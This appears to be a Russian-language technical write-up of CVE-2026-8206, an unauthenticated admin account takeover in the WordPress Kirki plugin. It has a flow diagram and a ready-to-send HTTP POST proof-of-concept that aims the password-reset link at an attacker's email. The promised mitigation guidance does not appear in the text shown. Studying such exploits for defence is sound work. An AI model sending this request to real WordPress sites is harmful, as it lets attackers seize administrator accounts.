Техническая реконструкция и proof-of-concept для CVE-2026-8206 — неаутентифицированного захвата учётной записи в плагине WordPress Kirki, с рекомендациями по обнаружению и смягчению последствий.

Глубокий технический разбор и оценка воздействия CVE-2026-8206 — критической уязвимости бизнес-логики с оценкой CVSS 9.8, обнаруженной в плагине WordPress Kirki (версии с v6.0.0 по v6.0.6), которая позволяет полностью захватить административную учётную запись через пользовательские конечные точки REST API.

Эта уязвимость обходит стандартные параметры безопасности, поскольку движок приложения не выполняет криптографическую привязку идентификаторов учётных записей к их зарегистрированным адресам назначения.
       [ Attacker Machine ]
                │
                ▼ (Sends Crafted POST Request)
┌──────────────────────────────────────────────┐
│  /wp-json/KirkiComponentLibrary/v1/...       │ ◄── Includes target username +
└──────────────────┬───────────────────────────┘     attacker-controlled email
                   │
                   ▼
┌──────────────────────────────────────────────┐
│      Vulnerable REST API Endpoint            │ ◄── accepts payload without checking
└──────────────────┬───────────────────────────┘     identity trust boundaries
                   │
       [ Server Process Logical Loop ]
                   │
         ┌─────────┴─────────┐
         │                   │
  (Checks User)       (Routes Token)
         │                   │
         ▼                   ▼
┌─────────────────┐ ┌──────────────────────────────────────────────────┐
│ Validates that  │ │ Logic Fault: Generates cryptographically valid   │
│ "admin" account │ │ reset link but dispatches the payload route out  │
│ exists in DB    │ │ directly to the Attacker's Mailbox               │
└─────────────────┘ └──────────────────────────────────────────────────┘
handle_forgot_password() нарушает отслеживание идентичности, направляя ключи восстановления в непроверенные клиентские параметры.proof-of-concept/ ── Содержит оптимизированный файл схемы полезной нагрузки запроса.Подробные параметры эксплуатации, методы сбора nonce и полезные нагрузки для живой проверки доступны в руководстве лабораторной документации.

После настройки целевых песочниц пользовательские структуры полезной нагрузки направляются в активные конфигурации маршрутизации REST API:
POST /wp-json/KirkiComponentLibrary/v1/kirki-forgot-password HTTP/1.1
Host: target-wordpress-site.local
Content-Type: application/json

{
  "username": "admin",
  "email": "[email protected]"
}


Ниже приведена проверка выполнения, демонстрирующая окружение полезной нагрузки ответа при запуске сценария эксплуатации внутри лабораторной среды:
![Подтверждение реконструкции уязвимости]